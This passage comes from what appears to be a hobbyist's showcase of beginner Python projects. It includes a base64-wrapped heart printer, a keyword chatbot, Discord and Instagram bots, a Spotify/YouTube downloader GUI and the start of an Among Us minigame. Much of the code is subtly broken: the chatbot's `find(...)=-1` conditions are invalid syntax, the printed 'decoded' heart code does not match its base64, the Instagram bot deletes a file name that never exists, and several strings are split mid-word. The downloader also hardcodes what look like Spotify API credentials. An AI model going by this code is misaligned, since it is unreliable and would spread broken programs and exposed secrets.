Playing E4 (329.63 Hz) for 0.5s
Playing D4 (293.66 Hz) for 0.5s
Playing D4 (293.66 Hz) for 0.5s
Playing C4 (261.63 Hz) for 0.5s
```



#27 Program to print a heart pattern with asterisks, but the source code has been encoded into base64

SOURCE CODE ↓

```
import base64 as b
print()
exec(b.b64decode('I1Byb2dyYW0gZm9yIHByaW50aW5nIGhlYXJ0IHNoYXBlCiNieSBNZWdocmFqIEdvc3dhbWkKZm9yIGkgaW4gcmFuZ2Uo
MSwzKTogIAogICAgZm9yIGogaW4gcmFuZ2UoMSw4KToKICAgICAgICBpZiAoKGk9PTEgYW5kIGolMj09MCkgb3IgaT09MikgYW5kIGohPTQ6Ci
AgICAgICAgICAgIHByaW50KCIqIixlbmQ9IiIpCiAgICAgICAgZWxzZToKICAgICAgICAgICAgcHJpbnQoIiAiLGVuZD0iIikKICAgIHByaW50
KCkKZm9yIGkgaW4gcmFuZ2UoMSw1KToKICAgIGZvciBqIGluIHJhbmdlKDEsOCk6CiAgICAgICAgaWYgaj49aSBhbmQgaj49OC1pOgogICAgIC
AgICAgICAgICAgcHJpbnQoIioiLGVuZD0iIikKICAgICAgICBlbHNlOgogICAgICAgICAgICBwcmludCgiICIsZW5kPSIiKQogICAgICAgIHBy
aW50KCkK'))
print()
```

Actual code (seen on manually decoding the base64) ↓

```
#Program for printing heart shape
#by Meghraj Goswami
for i in range(1,3):
    for j in range(1,8):
        if ((i==1 and j%2==0) or i==2) and j!=4:
            print("*",end="")
        else:
            print(" ",end="")
    print()
for i in range(1,5):
    for j in range(1,8):
        if j>=i and j<=8-i:
            print("*",end="")
        else:
            print(" ",end="")
    print()
```

OUTPUT :

#28 Personal assistant / hardcoded reponse bot

SOURCE CODE ↓

```
import random
from time import sleep
user_name = input('Enter your name: ')
comp_name = input('What would you like to call me: ')
name_len,i,j,k = 0,0,0,0
print()
if user_name.find(' ')==-1:
    print('Hello, '+user_name.title()+'\nI am '+comp_name.title()+', nice to meet you!')
    name_len=len(user_name)
else:
    print('Hello, '+user_name[:user_name.find(' ')].title()+'\nI am '+comp_name.title()+', nice to meet you!')
    name_len=len(user_name)-1

greet = ['hello','hi','hey','sup','wassup']
go = ['bye','see you','so long','gotta go too','gtg','gotta go','seeya','adios']
ask_helth = ['how are you',"how's life","what's up"]
comp_helth= ["I'm fine, thank you!",'Heating up a bit but nothing serious','Might wanna renew the antivirus database'\
    ,"Everthing's fully functional!"]
no = ["Couldn't compute",'$#%?!@','Beep Bop Beep','<confused computer sounds>',"I don't understand"\
    ,"I'm intelligent, but not that intelligent"]
facts = ['a crocodile cannot stick its tongue out?','the moon has moonquakes']
general = ['nice','okay','cool']
grat = ['thanks','thank you','appreciated']
pun = {0:{'What do you call a lost wolf?':'A where-wolf'},1:{'Why did the can crusher quit her job?':'Because it was soda-
pressing'}}

print('Talk away!')
while True:
    prompt = input('\n>> ')
    a = prompt.lower()
    if any(x in a for x in greet):
        print(random.choice(greet).title()+'!')
    elif any(x in a for x in go):
        print('Seeya!')
        break
    elif any(x in a for x in ask_helth):
        print(random.choice(comp_helth))
    elif any(x in a for x in grat):
        print(random.choice(['Happy to help!','No problem!',"You're welcome!"]))
    elif a.find('my name')=-1 or a.find('who am i')=-1:
        print('Your name is',user_name.title())
        print('There are',name_len,'characters in your name')
        print('An interesting anagram of your name is',(''.join(random.sample(user_name,name_len))).title())
    elif a.find('your name')=-1 or a.find('who are you')=-1:
        print('My name is',comp_name.title())
        print('There are',len(comp_name),'characters in my name')
        print('An interesting anagram of my name is',(''.join(random.sample(comp_name,len(comp_name)))).title())
    elif a.find('fact')=-1:
        print('Did you know that',facts[i])
        i+=1
    elif a.find('pun')=-1:
        print(str(list(pun[j].keys())).replace("['",'').replace("']",''))
        sleep(1)
        print(str(list(pun[j].values())).replace("['",'').replace("']",''))
        if j<5:
            j+=1
        else:
            j=-1
            j+=1
    elif any(x in a for x in general):
        print(random.choice(general).title()+'!')
    else:
        try:
            print(no[k])
            k+=1
        except IndexError:
            print(random.choice(no))
```

OUTPUT ↓


```
Enter your name: meghraj goswami
What would you like to call me: computron

Hello, Meghraj
I am Computron, nice to meet you!
Talk away!

>> heyy!
Sup!

>> how are you today??
Everthing's fully functional!

>> can you tell me my name?
Your name is Meghraj Goswami
There are 14 characters in your name
An interesting anagram of your name is Ieag Ghjaomwsm

>> what about your name?
My name is Computron
There are 9 characters in my name
An interesting anagram of my name is Trpooumcn

>> that's cool!
Okay!

>> tell me a pun
What do you call a lost wolf?
A where-wolf

>> nice
Nice!

>> thanks for your time, computron!
Happy to help!

>> goodbye then
Seeya!
```

#29 Discord bot to give links to anime videos on 9anime as required by the user

SOURCE CODE ↓

```python
import discord
from discord.ext import commands
from bs4 import BeautifulSoup as soup
from requests import get as r

client = commands.Bot('./')

@client.command()
async def search(ctx,*anime_name):
    results,a = {},'```'
    page = soup(r('https://www.9anime.to/search?keyword='+(' '.join(anime_name))).text,'html.parser')
    for ultag in page.find_all('ul',{'class':'anime-list'}):
        i = ultag.find_all('li')
        for litag in range(len(i)):
            results[litag+1] = (i[litag].find_all('a')[1]['data-jtitle'],'https://www.9anime.to'+\
                i[litag].a['href'],i[litag].a.div.text)
    for result in results:
        a += (str(result) + ': ' + results[result][0] + '\n')
    a += '```'
    await ctx.send(a)
    await ctx.send('So what do you want to watch today?')
    def check(ch):
        return ch.author == ctx.author and ch.channel == ctx.channel
    ch = await client.wait_for('message',check=check)
    await ctx.send(str(results[int(ch.content)][0]) + ' is a great choice!')
    await ctx.send(results[int(ch.content)][1])
    await ctx.send('Number of episodes: ' + str(results[int(ch.content)][2]))

client.run('bot token')
```

OUTPUT ↓




#30 Bot to keep uploading images from a folder to Instagram with a defined caption using a specific Instagram account

SOURCE CODE ↓

```python
from instabot import Bot
from time import sleep
import os,sys

usern = input('Enter username: ')
pwd = input('Enter password: ')

bot = Bot()
bot.login(username = usern,password = pwd)

try:
    capt = open('caption.txt','r').read()
except FileNotFoundError:
    print('No caption.txt file!')
    sleep(3)
    exit()

try:
    os.mkdir(os.getcwd()+'\\upload')
except FileExistsError:
    pass

while True:
    for i in os.listdir('upload'):
        if ('.jpg' not in i) or i==os.path.basename(__file__):
            print('no')
            continue
        bot.upload_photo('upload/'+i,caption=capt)
        os.remove(os.path.join('upload', i+'.REMOVE_ME'))
```

OUTPUT ↓



Images posted on Instagram using the bot

#31 Melomaniac: Spotify – Youtube Downloader Program

Note: Downloads songs/playlists/albums from Spotify or videos/audios from YouTube with a decent looking graphical interface

SOURCE CODE ↓


```python
#Spotify-YT-DL
import spotipy as sp
from spotipy.oauth2 import SpotifyClientCredentials
import pafy

#Image/Video
from PIL import Image, ImageFilter, ImageFont, ImageDraw, ImageGrab
import vlc
from requests import get as r
from io import BytesIO

from random import randint
import PySimpleGUI as sg            #GUI
from threading import Thread as t   #Multithreading

sg.theme('DarkTeal10')
def searchyt(query):
    URL = 'https://www.youtube.com/results?search_query='+query+'&pbj=1'
    headers = {
    'authority': 'www.youtube.com',
     'pragma': 'no-cache' ,
     'cache-control': 'no-cache' ,
     'user-agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36' ,
     'x-spf-referer': 'https://www.youtube.com/' ,
     'x-youtube-utc-offset': '-300' ,
     'x-youtube-client-name': '1' ,
     'x-spf-previous': 'https://www.youtube.com/' ,
     'x-youtube-client-version': '2.20200627.05.01' ,
     'accept': '*/*' ,
     'sec-fetch-site': 'same-origin' ,
     'sec-fetch-mode': 'cors' ,
     'sec-fetch-dest': 'empty' ,
     'referer': 'https://www.youtube.com/' ,
     'accept-language': 'en-US,en;q=0.9,es;q=0.8' ,
    }
    response = r(URL, headers = headers, timeout = 5).json()
    sections = response[1]['response']['contents']['twoColumnSearchResultsRenderer']['primaryContents']['sectionListRenderer']['contents']
    results = find_video_renderer(sections)
    results = [extract_data_api(video) for video in results ]
    results = [r for r in results if r is not None ]
    return results

def find_video_renderer(contents):
    for item_section in contents:
        section_renderer = item_section['itemSectionRenderer']
        if exists_video_renderer_in(section_renderer['contents']):
           return section_renderer['contents']
    return None

def exists_video_renderer_in(contents_list):
    for item in contents_list:
        if 'videoRenderer' in item:
            return True
    return False

def extract_data_api(video)  :
    if 'videoRenderer' not in video:
        return
    video_id = video['videoRenderer']['videoId']
    return (video['videoRenderer']['title']['runs'][0]['text'],video['videoRenderer']['ownerText']['runs'][0]['text'],video_id,'https://i.ytimg.com/vi/' + video_id + '/hqdefault.jpg')

def video_ider(search_term):    #Get Youtube url_id
    return searchyt(search_term)[0][2]

def popup_select(the_list):   #Popup listbox
```


```
    layout = [[sg.Listbox(the_list,key='_LIST_',size=(45,len(the_list)),select_mode='extended',bind_return_key=True)],[sg.FolderBrowse('Download',key='_PATH_',enable_events=True)]]
    window = sg.Window('Select download types',layout=layout,element_justification='c')
    while True:
        event, values = window.read()
        if event==sg.WIN_CLOSED:
            break
        if event=='_PATH_':
            if not bool(values['_LIST_']):
                sg.popup_auto_close('Select something first',auto_close_duration=3)
                continue
            window.close()
            del window
            return (values['_LIST_'],values['_PATH_'])
    window.close()
    del window

def get_img_data(f):            #Show image in PySimpleGUI from URL
    bio = BytesIO()             #BytesIO object - data stored as bytes in memory
    a = r(f)
    img = Image.open(BytesIO(a.content))                                    #Open Image data as bytes
    img.thumbnail((374,210))                                                #,Image.ANTIALIAS - better quality, slower
    img = img.filter(ImageFilter.GaussianBlur(2))
    whiten = Image.new('RGBA',(374,210),(255,255,255,70))
    img.paste(whiten,(0,0),whiten)
    txt = ImageDraw.Draw(img)
    font = ImageFont.truetype('edo.ttf',20)
    meta = values['_RESULTS_'][0]
    song_name = meta[:meta.find(' -')]
    song_comp = meta[meta.find(' - ')+3:]
    txt.text((10,10),song_name+'\nby '+song_comp,'black',font)
    img.save(bio,'PNG')         #Save image as PNG
    del img                     #Delete image to reduce memory usage
    return bio.getvalue()       #Return image data in bytes

spot = sp.Spotify(client_credentials_manager=SpotifyClientCredentials('a9e0aeaf079f462baca4c64810d320ad','b5eb75e9113a4f939fafe3c344f7be3a'))

song_list = {}
seleted_tab = 'Spotify'
play_ico = b'base64 encoded play icon, not shown because too large'
pause_ico = b'base64 encoded pause icon, not shown because too large'
dl_ico = b'base64 encoded download icon, not shown because too large'
dlall_ico = b'base64 encoded download all icon, not shown because too large'
current_ico = play_ico

tab_spotify = [[sg.Combo(['Song Name','Playlist','Album'],'Song Name',enable_events=True,key='_SPOT_COMBO_',size=(10,1),readonly=True),sg.In('Horus - Owl Vision',key='_SPOT_IN_',size=(39,1))],
               [sg.B('Search',pad=((328,10),(5,5)),key='_SPOT_SEARCH_')]]

tab_youtube = [[sg.T('Video: '),sg.In('mkbhd',size=(45,1),key='_YT_IN_')],
               [sg.B('Search',pad=((328,10),(5,5)),key='_YT_SEARCH_')]]

frame_media = [[sg.Image(key='_IMG_',size=(374,210),enable_events=True)],
               [sg.Slider((0,1),orientation='h',enable_events=True,key='_TIME_',size=(32,10),default_value=0,disable_number_display=True),sg.T('00:00/00:00',key='_TIMSIG_',size=(9,1))],
               [sg.B('',image_data=current_ico,button_color=(sg.theme_background_color(),sg.theme_background_color()),border_width=0, key='Play'),sg.B('',image_data=dl_ico,button_color=(sg.theme_background_color(),sg.theme_background_color()),border_width=0,enable_events=True,key='_DL_'),sg.B('',image_data=dlall_ico,button_color=(sg.theme_background_color(),sg.theme_background_color()),border_width=0,enable_events=True,key='_DLALL_')]]

menu_def = [['&Menu', ['&Clear All','&About','E&xit']]]

layout = [[sg.Menu(menu_def,tearoff=False)],
          [sg.TabGroup([[sg.Tab('Spotify',tab_spotify),sg.Tab('YouTube',tab_youtube)]],enable_events=True,key='_TAB_')],
          [sg.LBox([],enable_events=True,key='_RESULTS_',size=(53,5))],
          [sg.Frame('',frame_media,element_justification='c',key='_FRAME_MEDIA_')]]

w = sg.Window('Melomaniac',layout,resizable=True,element_justification='c',finalize=True)
w['_IMG_'].expand(True,True)
w['_FRAME_MEDIA_'].expand(True,True)

inst = vlc.Instance()
inst.log_unset()
vid_player = inst.media_player_new()
vid_player.set_hwnd(w['_IMG_'].Widget.winfo_id())
song_player = inst.media_player_new()

while True:
    event,values = w.read(timeout=1000)
```

```
    if event in (sg.WIN_CLOSED,'Exit'):
        vid_player.stop()
        song_player.stop()
        break

    if event=='_SPOT_COMBO_':
        if values['_SPOT_COMBO_']=='Song Name':
            w['_SPOT_IN_'].update('Song name - Artist')
        else:
            w['_SPOT_IN_'].update(values['_SPOT_COMBO_'].lower()+'_URI')

    if event=='_SPOT_SEARCH_':
        song_list.clear()
        term = values['_SPOT_IN_']
        if values['_SPOT_COMBO_']=='Song Name':
            try:
                sp_song = spot.search(term[:term.rfind(' - ')]+(' artist:'+term[term.rfind(' - ')+3:] if term.find(' - ')!=-1 else ''))['tracks']
                for i in sp_song['items']:
                    song_list[i['name']+' - '+i['artists'][0]['name']] = i['preview_url']
            except sp.exceptions.SpotifyException:
                pass
        elif values['_SPOT_COMBO_']=='Album':
            try:
                sp_album = spot.album_tracks(term) #3RBULTZJ97bvVzZLpxcB0j
                for i in sp_album['items']:
                    song_list[i['name']+' - '+i['artists'][0]['name']] = i['preview_url']
            except sp.exceptions.SpotifyException:
                pass
        elif values['_SPOT_COMBO_']=='Playlist':
            try:
                sp_playlist = spot.playlist_tracks(term) #6a8w3nJAHap11JvJcm08uY
                for i in sp_playlist['items']:
                    song_list[i['track']['name']+' - '+i['track']['artists'][0]['name']] = i['track']['preview_url']
            except sp.exceptions.SpotifyException:
                pass
        w['_RESULTS_'].update(list(song_list.keys()))

    if event=='_YT_SEARCH_':
        song_list.clear()
        all_yt_results = searchyt(values['_YT_IN_'])
        for i in all_yt_results:
            try:
                song_list[i[0]+' - '+i[1]] = None
            except KeyError:
                pass
        w['_RESULTS_'].update(list(song_list.keys()))

    if event=='_RESULTS_':
        vid_player.stop()
        song_player.stop()
        try:
            a = video_ider(values['_RESULTS_'][0]+(' audio' if seleted_tab=='Spotify' else ''))
            w['_IMG_'].update(data=(get_img_data('https://i.ytimg.com/vi/'+a+'/hq720.jpg')))
        except IndexError:
            pass

    if event=='_IMG_':
        #Audio/Video play
        try:
            if seleted_tab=='YouTube':
                vid_player.pause()
                a = pafy.new('https://www.youtube.com/watch?v='+a)
                best = a.getbest()
                vid_media = inst.media_new(best.url)
                vid_player.set_media(vid_media)
                vid_player.play()
            elif seleted_tab=='Spotify':
                try:
                    song_player.pause()
                    song_media = inst.media_new(song_list[values['_RESULTS_'][0]])
                    song_player.set_media(song_media)
                    song_player.play()
                except TypeError:
                    pass
                current_ico = pause_ico
                w['Play'].update(image_data=current_ico)
        except IndexError:
            pass

```

```
    if event=='Play':
        #Audio/Video pause
        vid_player.pause()
        song_player.pause()
        if current_ico==pause_ico:
            current_ico = play_ico
        else:
            current_ico = pause_ico
        w['Play'].update(image_data=current_ico)

    if event=='_DL_':
        video = pafy.new('https://www.youtube.com/watch?v='+video_ider(values['_RESULTS_'][0]+(' audio' if seleted_tab=='Spotify' else '')))
        if seleted_tab=='YouTube':
            b = video.allstreams
        elif seleted_tab=='Spotify':
            b = video.audiostreams
        c = popup_select(b)
        def dl(i):
            if b[i] in c[0]:
                b[i].download(filepath=c[1]+'\\'+b[i].title+'_'+b[i].mediatype+'_'+b[i].quality+'.'+b[i].extension,quiet=True)
        if c!=None:
            if c[1]!='':
                for i in range(len(b)):
                    t(target=dl,args=(i,),daemon=True).start()

    if event=='_DLALL_':
        fpath = sg.popup_get_folder('',no_window=True)
        if fpath=='':
            continue
        def dl_all(n):
            video = pafy.new('https://www.youtube.com/watch?v='+video_ider(n+' audio'))
            b = video.getbestaudio()
            b.download(filepath=fpath+'\\'+b.title+'_'+b.mediatype+'_'+b.quality+'.'+b.extension)
        for i in list(song_list.keys()):
            t(target=dl_all,args=(i,),daemon=True).start()

    if event=='_TAB_':
        if values['_TAB_']=='Spotify':
            seleted_tab = 'Spotify'
            w['_DLALL_'].update(visible=True)
        elif values['_TAB_']=='YouTube':
            seleted_tab = 'YouTube'
            w['_DLALL_'].update(visible=False)

    if vid_player.is_playing():
        try:
            w['_TIME_'].update(range=(0,vid_player.get_length()//1000),value=vid_player.get_time()//1000)
        except ZeroDivisionError:
            pass
        w['_TIMSIG_'].update("{:02d}:{:02d}/{:02d}:{:02d}".format(*divmod(vid_player.get_time()//1000, 60),*divmod(vid_player.get_length()//1000, 60)))

    if song_player.is_playing():
        try:
            w['_TIME_'].update(range=(0,song_player.get_length()//1000),value=song_player.get_time()//1000)
        except ZeroDivisionError:
            pass
        w['_TIMSIG_'].update("{:02d}:{:02d}/{:02d}:{:02d}".format(*divmod(song_player.get_time()//1000, 60),*divmod(song_player.get_length()//1000, 60)))

    if event=='_TIME_':
        vid_player.pause()
        vid_player.set_position(int(values['_TIME_'])/(vid_player.get_length()//1000))
        vid_player.play()
        w['Play'].update(image_data=pause_ico)

    if event=='About':
        sg.theme('darktanblue')
        sg.Popup('Melomaniac\nVersion: 1.3\n\nAfter searching for a song/video click on the thumbnail to start the previe
w\n\nMade with 🖤 by Meghraj Goswami\n\n© 2020 All Rights Reserved\nUnauthorised usage ist punsishable by law\n',title='About PToS',font=('Any 13'))

w.close()
```

OUTPUT ↓


Melomaniac
Menu
Spotify
YouTube
Playlist
spotify:playlist:5pjfSAkG9pPDzMtq1nTzhj
Search
Destination Calabria - UK Radio Edit - Alex Gaudino
Rocksteady - Original - The Bloody Beetroots
Is It Always Binary - Soulwax
The Force Theme - Scandroid
Pogo - Shinichi Osawa Extended Remix - Digitalism
IS IT ALWAYS BINARY
BY SOULWAX
00:04/00:30
Select download types
audio:webm@50k
audio:webm@70k
audio:m4a@128k
audio:webm@160k
Download
Select Folder
This PC
Quick access
Desktop
Downloads
Documents
Pictures
py
Windows (C:)
34.0 GB free of 222 GB
My Stuff (M:)
14.0 GB free of 137 GB
Programs (P:)
88.3 GB free of 794 GB
Folder:
This PC


Melomaniac
Menu
Spotify
YouTube
Video:
rick astley
Search
Rick Astley - Never Gonna Give You Up (Video) - Official Rick As
Rick Astley - Together Forever (Video) - Official Rick Astley
Rick Astley's Daughter Taught Him About Rickrolling | The Graha
Rick Astley - Take Me to Your Heart (Offiical Video) - Official Ric
Rickrolling In Real Life WITH RICK ASTLEY - iHeartRadio
00:44/03:32
Select download types
audio:webm@50k
audio:webm@70k
audio:m4a@128k
audio:webm@160k
video:mp4@256x144
video:webm@256x144
video:mp4@256x144
video:mp4@426x240
video:webm@426x240
video:mp4@426x240
video:mp4@640x360
video:webm@640x360
video:mp4@854x480
video:webm@854x480
video:mp4@640x360
video:webm@1280x720
video:mp4@1280x720
video:mp4@854x480
video:mp4@1920x1080
video:mp4@1280x720
video:mp4@1920x1080
normal:mp4@640x360
Download

#32 Among Us inspired mini-game

Note: A new take on the O2 sabotage fixing task from Among Us.

SOURCE CODE ↓

```
# Guess the passcode !

import PySimpleGUI as sg
from random import randint
from time import time as t

sg.theme_background_color('#b0b0b0')
sg.theme_element_background_color('#b0b0b0')
sg.theme_text_element_background_color('#000000')
sg.theme_text_color('#b0b0b0')

current_position = 1
total_seconds = 30
timer_off = False
start_parameters_set = False

def show_result(img):
    w_won = sg.Window('',[[sg.Image(img,right_click_menu=['','Exit'],pad=(0,0))]],grab_anywhere=True,keep_on_top=True,margins=(0,0),no_titlebar=True)
    while True:
        e_w,v_w = w_won.read()
        if e_w=='Exit':
            w_won.close()
            break

frame_buttons = [[sg.Button(image_filename='res/1.png',border_width=0,key='1'),sg.Button(image_filename='res/2.png',border_width=0,key='2'),sg.Button(image_filename='res/3.png',border_width=0,key='3')],
                 [sg.Button(image_filename='res/4.png',border_width=0,key='4'),sg.Button(image_filename='res/5.png',border_width=0,key='5'),sg.Button(image_filename='res/6.png',border_width=0,key='6')],
                 [sg.Button(image_filename='res/7.png',border_width=0,key='7'),sg.Button(image_filename='res/8.png',border_width=0,key='8'),sg.Button(image_filename='res/9.png',border_width=0,key='9')],
                 [sg.Button(image_filename='res/x.png',border_width=0,key='x'),sg.Button(image_filename='res/0.png',border_width=0,key='0'),sg.Button(image_filename='res/tick.png',border_width=0,key='tick')]]

frame_lights = [[sg.Image('res/knob_n.png',pad=(10,10),key='knob1'),sg.Image('res/knob_n.png',pad=(10,10),key='knob2'),sg.Image('res/knob_n.png',pad=(10,10),key='knob3'),sg.Image('res/knob_n.png',pad=(10,10),key='knob4')]]

